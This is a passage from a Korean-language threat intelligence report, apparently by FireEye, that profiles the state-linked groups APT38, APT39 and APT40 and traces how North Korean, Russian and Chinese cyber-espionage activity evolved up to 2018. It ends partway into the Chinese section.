
2018년 10월 2일

APT38은 북한의 사이버 첩보 공격자와 연계되어 자금 탈취를 주 목적으로 활동하는 해킹 그룹으로, 파괴적인 악성코드를 노골적으로 이용하여 금융 기관에서 수억 달러의 자금 탈취를 시도하는 것으로 유명합니다. APT38은 은행을 대상으로 정교한 공격을 펼치는데, 장기적인 계획 하에 자금 탈취를 시도하기 전에 피해 환경에 장기간 액세스를 유지합니다. 혼합 운영 체제에 대해 잘 알고 있고, 맞춤형 개발도구를 사용하며, 침해 시스템을 파괴하려는 의도와 함께 끈질긴 노력으로 조사를 어렵게 하는 특징이 있습니다.

이들의 활동을 보았을 때 APT38의 기본적인 목표는 표적 금융 기관을 선정한 후 은행 간의 금융 시스템을 조작하여 북한 정권을 위해 큰 액수의 자금을 모으는 것으로 판단됩니다. 북한 정권의 계속되는 무기 개발 및 테스트 이후, 더욱 엄중하고 날카로운 국제적 제재가 북한에 가해졌습니다. 북한 정권에 대한 강화된 경제 제재에도 불구하고 APT38의 발 빠른 행보는 자국의 이익 추구를 위한 자금을 훔치는 데 사력을 다하고 있음을 보여줍니다. 2015년부터 APT38은 금융 기관에서 수억 달러를 탈취하려고 시도했습니다.

지난 몇 년간 금융 기관을 침해하고 자금을 탈취하는 데 전념하는 대규모 리소스와 네트워크를 볼 때 APT38의 행보는 계속될 것입니다. 특히, 북한의 자금 사정이 계속해서 악화된다면, APT38은 최근 몇 년간 좌절된 SWIFT 탈취 시도 건수와 금융 메시지 시스템에 대한 개선된 사이버 보안 인식을 고려하여 자금 확보를 위한 새로운 TTP를 사용하게 될 수 있습니다.

그림 2.
APT38 TTP 의
공격 라이프 사이클



2018년 12월 12일

APT39는 FireEye 인텔리전스 전문가들이 2014년 11월부터 추적해 온 이란의 사이버 스파이 그룹입니다. APT39의 표적의 범위는 전 세계로 광범위하지만, 그 활동은 중동 지역에서 집중적으로 이루어지고 있습니다. APT39는 통신 부문을 주로 노리며, 여행 산업 및 여행 서비스를 지원하는 IT 회사, 그리고 하이테크 산업도 표적으로 삼고 있습니다. 악성코드 배포 데이터, 파일 이름 및 관련 명령 및 제어(CnC) 도메인을 볼 때, APT39의 표적은 이스라엘과 쿠웨이트의 운송 업체와 정부 기관으로도 확대될 수 있는 것으로 판단됩니다.


APT39가 통신 및 여행 산업에 집중하는 것은 특정 개인을 모니터링, 추적 또는 감시하거나, 국가적 우선순위와 관련된 전략 요건을 위해 상업적 또는 작전상의 목적으로 독점 데이터 혹은 고객 데이터를 수집하거나, 향후 캠페인에 활용하기 위해 추가적인 액세스 및 경로를 확보하려는 의도로 보입니다. 정부 기관을 표적으로 하는 것은 국가 차원의 의사 결정에 유리한 지정학적 데이터를 수집하려는 부차적인 목적이 숨어있음을 보여줍니다. 이와 같은 표적 데이터는 APT39의 주된 목적이 관심 표적을 추적하거나 모니터링하고, 여행 일정과 같은 개인 정보를 수집하며, 통신사의 고객 데이터를 수집하는 데 있음을 뒷받침합니다.

APT39의 활동은 대중에 'Chafer'로 알려진 그룹과 대체로 일치합니다. 하지만 조직마다 사이버 활동을 추적하는 방식이 다르기 때문에 공개적으로 보고된 내용에서는 차이가 있습니다. 예를 들어 APT39의 일부 활동은 APT34와 다소 관련된 'OilRig'의 소행으로 보고되기도 했습니다.

APT39와 APT34는 악성코드 배포 방식, POWBAT 백도어 사용, 인프라 명명법, 서로 중복되는 표적 등 몇 가지 공통점이 있기는 하지만, 다른 POWBAT 변종을 사용한다는 점에서 APT39와 APT34는 별개의 그룹이라 보고 있습니다. 두 그룹이 함께 활동하거나 어느 정도 리소스를 공유할 가능성은 있습니다.

APT39가 통신 및 여행 산업을 주로 표적으로 삼는 것은 향후 작전을 용이하게 하기 위한 감시 목적으로 관심 표적의 개인 정보와 고객 데이터를 수집하려는 의도로 판단됩니다. 통신사들은 대량의 개인 정보와 고객 정보를 저장하고, 통신에 사용되는 중요 인프라에 대한 액세스를 제공하며, 여러 분야의 잠재적인 표적에 접근할 수 있는 길을 열어 준다는 점에서 좋은 표적이 됩니다. 이 같은 APT39의 표적 패턴은 알려진 표적 업계뿐만 아니라, 해당 조직의 고객, 즉 전 세계적으로 다양한 산업 부문과 개개인들로 그 위협의 범위를 확대하고 있음을 보여줍니다. 이를 고려할 때 APT39의 목적이 이란의 국가 안보의 이익에 부합하는 개인 정보를 수집하는 데 있음을 추론할 수 있습니다.

그림 3.
APT39 TTP의
공격 라이프 사이클



2018년 12월 19일

APT40(Periscope)은 중국의 '일대일로 전략(BRI)'에 전략적으로 중요한 국가를 주로 표적으로 삼는 중국의 사이버 스파이 그룹입니다. 대부분의 표적 국가들은 동남아시아 지역에 집중되어 있으며, 배송 또는 해군 기술과 같은 해상 문제와 관련한 글로벌 기관이 위치한 국가도 표적이 되고 있습니다. 이 그룹은 적어도 2013년 1월부터 해상 표적, 국방, 항공, 화학, 연구/교육, 정부 및 기술 조직을 비롯한 다양한 부문을 대상으로 사이버 공격을 수행해왔습니다. 이전 FireEye 보고서에서는 이 그룹을 'TEMP.Periscope'로 지칭했지만, 이전에 'TEMP.Jumer'로 명명되었던 그룹도 APT40에 추가되었습니다.


APT40은 엔지니어링, 운송 및 국방 부문을 명확하게 표적으로 삼고 있으며, 특히 이 중에서도 해양 기술과 관련이 있는 조직을 노립니다. 해양 관련 연구를 수행하는 대학교와 유사 기관을 표적으로 하는 것은 APT40이 해양 및 해군 문제에 특히 집중하고 있다는 진단을 뒷받침합니다. 관찰된 표적의 범위가 넓고 여러 업계에 걸쳐 있지만, 피해를 입은 조직들은 대부분 엔지니어링 및 국방 부문에 집중되어 있습니다. 이 그룹은 정부에서 후원하는 프로젝트를 표적으로 하는 경우가 많으며, 제안서, 회의, 재무 데이터, 배송 정보, 설계도 및 도면, 원시 데이터 등 해당 프로젝트와 관련된 대량의 정보를 탈취합니다.

오바마 대통령과 시진핑 주석이 2015년에 사이버 보안 협정을 체결하면서 APT40의 활동은 줄어들었지만, 2017년 12월에 이 그룹은 항공 운송, 산업용 장비 및 교육 분야의 미국 조직을 표적으로 활동을 재개했습니다. 동남아시아에서 사업을 운영하는 조직이나 남중국해 분쟁과 관련된 조직도 APT40의 표적이 되고 있습니다.

FireEye는 다양한 요소를 기반으로 APT40이 중국의 사이버 스파이 활동자라고 확신하고 있습니다. APT40은 중국 하이난과 다른 중국 본토 지역의 인터넷 프로토콜(IP) 주소를 이용했으며, APT 40의 인프라는 중국 연락처 정보와 함께 도메인 제공업체 이용에 많이 의존해왔습니다. 이 그룹의 활동 시간을 분석한 결과, 베이징 시간(UTC+8)에 따라 움직이는 것으로 보입니다. 뿐만 아니라 APT40이 중국의 다른 사이버 작전에서 관찰된 악성코드군을 이용한다는 점도 이들 그룹 간의 협력 가능성을 보여줍니다.

APT40은 어느 정도 지능화된 사이버 스파이 그룹으로, 상당한 개발 리소스를 이용하고 있으며 공유 및 공개 툴을 활용하는 능력 또한 갖추고 있습니다. 이 그룹이 제로데이 취약점을 이용한 사례는 관찰되지 않았지만, 공시 기간에 드러나는 취약점을 악용하는 사례가 많았습니다. 2013년부터 APT40은 방대한 도구 라이브러리를 활용하기 시작했으며, 필요에 따라 새로운 표적으로 그 대상을 변경할 수 있습니다. APT40은 대중의 경각심이 높아졌음에도 불구하고 사이버 스파이 작전을 포기하지 않고 있으며 적어도 중/단기적으로는 스파이 작전을 계속 수행할 것으로 예상됩니다.

그림 4.
APT40 TTP의
공격 라이프 사이클




지역별 APT 활동의 진화

2018년에는 북한, 러시아, 중국, 이란이 막대한 규모의 사이버 스파이 캠페인을 실행하며 전 세계의 주요 지역에 영향을 미쳤습니다. 이들이 목표로 한 표적 대상은 각국의 안보와 경제적인 필요에 맞춰졌습니다. 2018년 동안 이들의 활동과 주요 공격 그룹은 진화하는 양상을 보였습니다.

북한 연계 APT 활동의 진화

북한의 사이버 활동은 고립된 북한 지도부의 개인적인 선택과 밀접한 관련이 있는 것으로 보입니다. 결과적으로, 북한 관련 사이버 작전 요원들은 파괴 공작, 일반적인 스파이 작전, 그리고 최근에 있었던 은행 대상의 정교한 공격에 이르기까지 매우 다양한 작전을 수행하고 있습니다. 이들 작전 요원 그룹은 빠르게 역량을 발전시켰는데, 이는 김정은 정권이 막대한 투자를 하고 있을 가능성을 강하게 시사하며 사이버 공간에서 북한이 비대칭 전력의 우위를 확보하고 있음을 보여 줍니다. 이들 그룹은 지능화된 수법과 역량을 서서히 높이는 동시에 뻔뻔스럽게 경제적 이득을 취하고 때때로 데이터를 파괴하는 등 세계의 규범에 어긋나는 작전을 수시로 수행하기도 합니다. 북한이 최근 국제 사회에 다시 모습을 드러내고 있음에도 이 같은 작전이 계속되고 있다는 점은 예측하기 어려운 김정은 정권의 특징을 잘 보여 줍니다.



2009~2011

초기에 관찰된 교란과 파괴를 목적으로 한 북한의 사이버 작전은 대개 김정은 정권의 주적, 즉 한국과 미국이 대상이었습니다. 한국 정부 기관, 금융계, 언론계는 물론, 미군 및 국방부를 표적으로 한 DDoS 공격은 이제 파일 와이핑 작전으로 진화했습니다. 초기 캠페인은 양식화된 정치적 메시지와 위협 등, 핵티비스트와 유사한 특성을 보였습니다. 이 같은 활동은 잘 알려진 것처럼 Sony의 시스템을 파괴하고 일상적인 운영에 지장을 초래한 공격으로 그 정점을 찍었습니다. 이 사건은 정부의 후원을 받는 공격자가 직접 기업체를 표적으로 한 첫 번째 사례로, 북한의 사이버 역량에 대한 대중의 인식을 크게 높였습니다.

2012~2015

APT37(Reaper)로 분류된 그룹과 연관이 있는 북한의 사이버 스파이 활동은 2012년에 처음 관찰되었습니다. 그리고 2013년, FireEye에서 Kimsuky와 APT38이라고 부르는 그룹을 포함한 사이버 스파이 그룹들이 추가로 확인되었습니다. 이들 그룹의 활동은 통상적으로 한국과 미국에 집중되어 있으며, 정부 청사, 방위 사업체, 군대에 악성코드를 전파하기 위해 스피어 피싱 전술을 활용했습니다.

2016~2018

APT37은 제로데이 취약점과 와이퍼 악성코드를 활용하는 등 작전의 범위를 넓히고 더욱 지능화되었습니다. 금융제재의 압박이 거세지면서 북한이 사이버 그룹들에게 금전적인 목적의 작전을 펼치도록 지시했을 가능성이 큽니다. APT38과 다른 공격 그룹들은 최소한 2014년부터 역량을 개발해왔으나, 2016년에 방글라데시 은행을 상대로 역사상 최대 규모의 탈취 사건을 일으키면서 APT38의 존재가 대중에 알려졌습니다. 공개적으로 보고된 탈취 사건만 보더라도 APT38은 전 세계 금융 기관에서 11억 달러 이상을 탈취하려고 시도했는데, 대상은 주로 개발도상국이었습니다. 은행을 대상으로 한 자금 탈취 사건 외에, APT38 관련 활동은 스피어 피싱 작전에서 가상화폐 서비스와 외환 시장으로 표적이 바뀌기도 했습니다. 또한 북한은 WANNACRY 랜섬웨어를 릴리스하기도 했는데, 이는 북한의 공격자들이 수단과 방법을 가리지 않고 자금을 확보하고 있음을 보여 줍니다.

2018년 북한의 APT 활동
FireEye는 2018년에 다음 2개의 북한 공격 그룹을 APT 그룹으로 승격했습니다.

APT37과 APT38은 모두, 북한 정권이 국제 사회와 관계를 다시 맺으며 한국 및 미국과 직접 대화에 나서고 있음에도 불구하고 북한 정부의 후원을 받는 사이버 활동자들의 위협이 계속되고 있음을 시사합니다.

2018년 초, APT37은 제로데이 취약점과 와이퍼 악성코드를 활용하는 등 작전의 범위를 넓히고 더욱 지능화되었습니다. 또한 이 그룹은 일본, 베트남, 중동에 위치한 개인과 조직을 표적으로 삼았으며, 기존에 알려진 것보다 광범위한 산업 분야에서 공격을 감행했습니다.

APT37(일명 Reaper): 제로데이 취약점을 이용하기 시작하고 사이버 스파이 캠페인을 전 세계로 확대하고 있는 그룹

북한이 엄중한 경제 제재로 재정적 스트레스를 계속 받고 있으며, 이는 금전적인 목적의 캠페인을 지속하는 데 동기를 부여하고 있는 것으로 판단됩니다.

APT38: 지난 2년 동안 은행 간의 송금을 악용해 11억 달러 이상의 자금 탈취를 시도해 온 금전 취득 목적의 작전 그룹

- APT38은 2014년부터 최소 13여 개의 국가에서 (때로는 동시에) 16개가 넘는 조직을 침해해 왔습니다. 피해 조직들은 대체로 개발도상국에 많았습니다.
- APT38은 거의 금융 부문에만 집중하고 있지만, 은행에서 자금을 탈취하는 이 그룹의 수법은 지능화된 첩보전을 연상시킵니다.
- APT38은 비트코인 등 가상화폐와 관련한 금융 서비스를 대상으로 피싱 활동을 계속하고 있습니다.

북한의 캠페인은 진화를 거듭했고, 그 배후의 공격 그룹들은 아태지역과 전 세계의 대대적인 지정학적 변화에도 불구하고 지속적으로 사이버 역량을 키워왔습니다.


사이버 스파이 활동과 금전적인 목적의 캠페인이 지속적으로 나타나며 그 범위가 확대되는 점은 북한의 핵과 체제 유지 야망에 가려져 간과되고 있지만 북한이 증가하는 사이버 영향력에 얼마나 의존하고 있는지를 잘 보여 줍니다.

그림 5.
2018년에 활동한 북한의 APT 공격자 샘플과 표적 국가 및 산업군


북한 APT 그룹
APT37(Reaper)
APT38

- 뱅킹
- 가상화폐
- 정부
- 금융 부문

표적 국가



러시아 연계 APT 활동의 진화



전통적인 국정 운영 기술과 작전 보안 방식에서 벗어나는 것을 꺼리는 정보기관의 일부였던 러시아 APT 그룹은 초기에는 제한적인 관찰자에 불과했지만, 영향력을 행사하고 침투 작전을 수행하기 위해 공격성과 능력을 비약적으로 키워왔습니다. 러시아의 광활한 지정학적 환경, 내부 안보 문제, 문화적 차별성이 복합적으로 작용해 러시아만의 독특한 APT 위협 환경을 만들어내고 있습니다. 하지만 러시아의 APT 위협은 거의 국가의 전략적 이익을 위해 이용된다는 점에서 다른 주요 강대국들의 행위와 다를 바가 없습니다. 러시아에 있어서 주요 촉매제는 정치적 적국, 국방, 우크라이나, 에너지였습니다. 뿐만 아니라, 러시아 APT 공격자들이 교란 및 파괴 공격을 감행할 준비가 되어 있고, 대내외적으로 러시아 국민들을 감시하고 있음을 보여 주는 지표도 몇 가지 있습니다.

2004년 이전

러시아 그룹의 활동은 주로 정부와 관련된 표적에 집중되어 있었습니다.

2004-2012

러시아 APT 활동이 발전하던 초기 단계에는 가시성이 부족했습니다. 이들의 작전 대부분은 2007년이 돼서야 표면에 드러났습니다. 러시아의 주요 활동 그룹인 APT28(Tsar), Turla, Sandworm은 러시아의 알려진 침투 활동의 근간을 이루며 오늘날까지 그 영향력을 유지하고 있습니다. 러시아 APT 활동의 초기 단계는 NATO, 동유럽(정부 및 에너지 부문)과 외교부에 집중되어 있었습니다.

2013-2016

이 시기의 초기에는 TEMP.Isotope와 (지금은 사라진) Koala Team과 같은 새로운 그룹을 비롯한 러시아의 모든 핵심 APT 그룹이 에너지 부문을 표적으로 삼았습니다. 2015년, APT29(Monkey)는 서방 정부, 외교 및 정책 결정 기관, 정부 계약업체, 대학, 심지어 국제 언론 기관까지 표적으로 삼는 것으로 보였습니다. 크림반도와 우크라이나가 합병되면서 시작되어 2015년 말 우크라이나 정전으로 이어진 지정학적 갈등이 이 시기의 주요 동기가 되었습니다. TEMP.Armaggedon은 우크라이나 국방부와 사법 기관을 표적으로 하는 임무를 전문적으로 수행했습니다. 2015년경부터는 정보/영향력 확보를 위한 작전을 개시한 것으로 보입니다.

2016-2018

지난 2년 동안 러시아의 APT 활동은 NATO, 동유럽, 우크라이나 및 에너지 부문에 지속적으로 집중되었습니다. Sandworm은 미국과 유럽을 비롯한 표적에 특화된 캠페인을 수행한 것으로 보이며, 미국과 프랑스 선거를 표적으로 하는 것이 주요 목표였을 것으로 판단됩니다. 또한, 동계 올림픽 당시 러시아 공격자들이 와이퍼 공격 수단을 사용하는 것이 포착되기도 했습니다. 러시아 APT 캠페인은 사회 공학, 그럴듯하게 부인하는 능력, 공격성 측면에서 매우 혁신적이었습니다. 러시아의 사이버 스파이 범죄자들은 공개적인 노출과 법적인 기소에도 불구하고, 모스크바의 전략적 이익에 따라 정치 기관과 국제기관을 대상으로 대담한 글로벌 사이버 작전을 계속 수행하고 있습니다.

2018년 러시아의 APT 활동

러시아의 사이버 스파이 그룹은 정치 기관과 국제기관을 대상으로 모스크바의 전략적 이익에 따른 글로벌 작전을 계속 수행하고 있습니다. 2018년 2분기에 러시아 연계 스파이 그룹, 특히 Sandworm팀은 표적의 대상으로 다양한 산업 분야에 있는 우크라이나 기업들에 관심을 가지기 시작했습니다. 3분기에는 러시아 APT 공격자들이 공개적으로 노출되고 기소를 당하기도 했지만, 이 정도로는 러시아 정부가 후원하는 침입 캠페인을 저지하지 못했습니다. NATO를 계속 공격 표적으로 삼는 것은 NATO가 모스크바의 안보와 국제적 야망에 대한 위협으로 인식되고 있음을 시사합니다. 2018년 러시아 APT 활동에서 더욱 주목해야 할 사실 하나는 선택한 표적에 파괴적인 공격을 감행하기 시작한 것입니다.

- 러시아는 작전을 통해 다양한 부문과 지정학적 사건에 대한 광범위한 관심을 꾸준히 드러냈습니다. 그리고 실제로 동계올림픽을 비롯한 저명한 국제 행사와 관련하여 상당한 활동이 수행되었습니다. 주된 초점은 전통적인 스파이 행위에 있지만, 우크라이나와 폴란드에 대한 관심은 2019년에 일어날 사건의 전조일 수 있습니다.
- FireEye는 2018년 2분기에 우크라이나를 표적으로 한 활동이 늘어나기 시작한 것을 감지하고, 이는 우크라이나에 대한 전략적/작전상의 동력이 커지는 징조라고 예고한 바 있습니다. 2018년 4분기에 폴란드를 표적으로 한 것도 비슷한 목적을 시사하는 것일 수 있습니다.
- 미 법무부는 2018년 3분기 러시아 중앙정보국(GRU)이 민주당 정치인을 대상으로 침입 및 정보 유출 행위를 자행하고 미국 선거 인프라를 침해한 것을 지적하면서 러시아 정보요원 12명에 대해 공소장을 발표했습니다. 이 기소 건은 GRU 유닛 26165 및 74455의 활동 이면에 군 정보 기관이 있음을 더욱 명확하게 확인하는 계기가 되었습니다. 이 기소 건에 대한 초기 분석 결과는 이들 GRU 유닛이 각각 APT28(Tsar)과 Sandworm 팀으로 추적되는 공격자들과 연관되어 있음을 시사합니다.
- 2018년에 FireEye는 Turla팀 공격자들이 XTRANS 악성코드 등 새롭게 발견되거나 업데이트된 툴셋을 이용하여 유럽 정부 기관을 표적으로 활동하고 있음을 밝혔습니다.
- 이전에 보고된 WEATHERMAN 드롭퍼와 FAÇADE 악성코드의 새로운 샘플도 조사되었습니다. Turla는 러시아의 국익과 관련된 외교 안보 정보를 수집하기 위해 NATO, EU 등 각국 외교부를 포함한 정부 기관을 주로 대상으로 삼고 있습니다.
- Turla 팀은 2018년 4분기에 유럽의 에너지 정책 및 외교 기관을 표적으로 공격을 시행한 혐의를 받았습니다.
- 2018년에 FireEye는 TEMP.Veles 및 Triton 프레임워크와 러시아 기관의 연관성을 밝혀냈습니다.

XTRANS 악성코드는 이메일 메시지를 활용하여 특별한 형식의 JPEG 및 PDF 이메일 첨부 파일을 통해 명령을 수신 및 실행하고 데이터를 추출하는 백도어입니다. XTRANS는 이메일 메시지를 수집하고 차단하고 읽고 수정할 수 있으며, Microsoft Exchange 전송 에이전트를 활용하여 Exchange 서버에 전달된 이메일 메시지를 수신하고 처리할 수 있습니다.

그림 6.
2018년에 활동한
러시아 APT 공격자
샘플과 표적이 된 국가
및 산업군

러시아의 APT 그룹	표적 산업군
APT28(Tsar)	방위
Sandworm 팀	에너지
TEMP.Armageddon	외교
TEMP.Isotope	정부
TEMP.Veles	사법
Turla 팀	미디어
	NATO
	동계 올림픽

표적 국가

중국 연계 APT 활동의 진화

중국은 사이버 스파이 작전 요원을 가장 다각적으로 후원하는 국가로 널리 인식되고 있으며, 그 어느 나라보다 중국의 후원과 연관된 활동 그룹이 뚜렷하게 나타나고 있습니다. 그러나 중국의 스파이 활동과 그 발전은 성장과 위축의 시기를 거치면서 중국의 지정학적 입장, 경제적 우선 순위, 국가 전략에서의 변화를 예고하고 있습니다.

중국의 사이버 스파이 조직은 초기에 여당 자체 내부의 보안 필요성에서 탄생했을 가능성이 가장 큽니다. 이러한 캠페인은 내부 반체제 인사 외에도 대만, 홍콩, 중국 서부의 자치 지역 등 중국 정부가 공식적인 통제권을 행사하지는 않지만 중국 정부에 없어서는 안 된다고 간주되는 관할 지역을 표적으로 했습니다. 그리고 중국 스파이 공격자들이 새로운 도구와 TTP를 전 세계에 배치하기 전에 이 관할 지역 주민들을 대상으로 테스트한 것으로 판단됩니다. 특히 중국이 국제적인 영향력 확대를 꾀함에 따라, 최근 중국의 그룹들은 이전보다 이웃 나라들의 선거를 더욱 면밀히 주시하고 있으며, 이는 해외에서의 중국 투자를 보호하는 데 보다 적극적인 노력을 기울이고 있음을 시사합니다.

2004년 이전

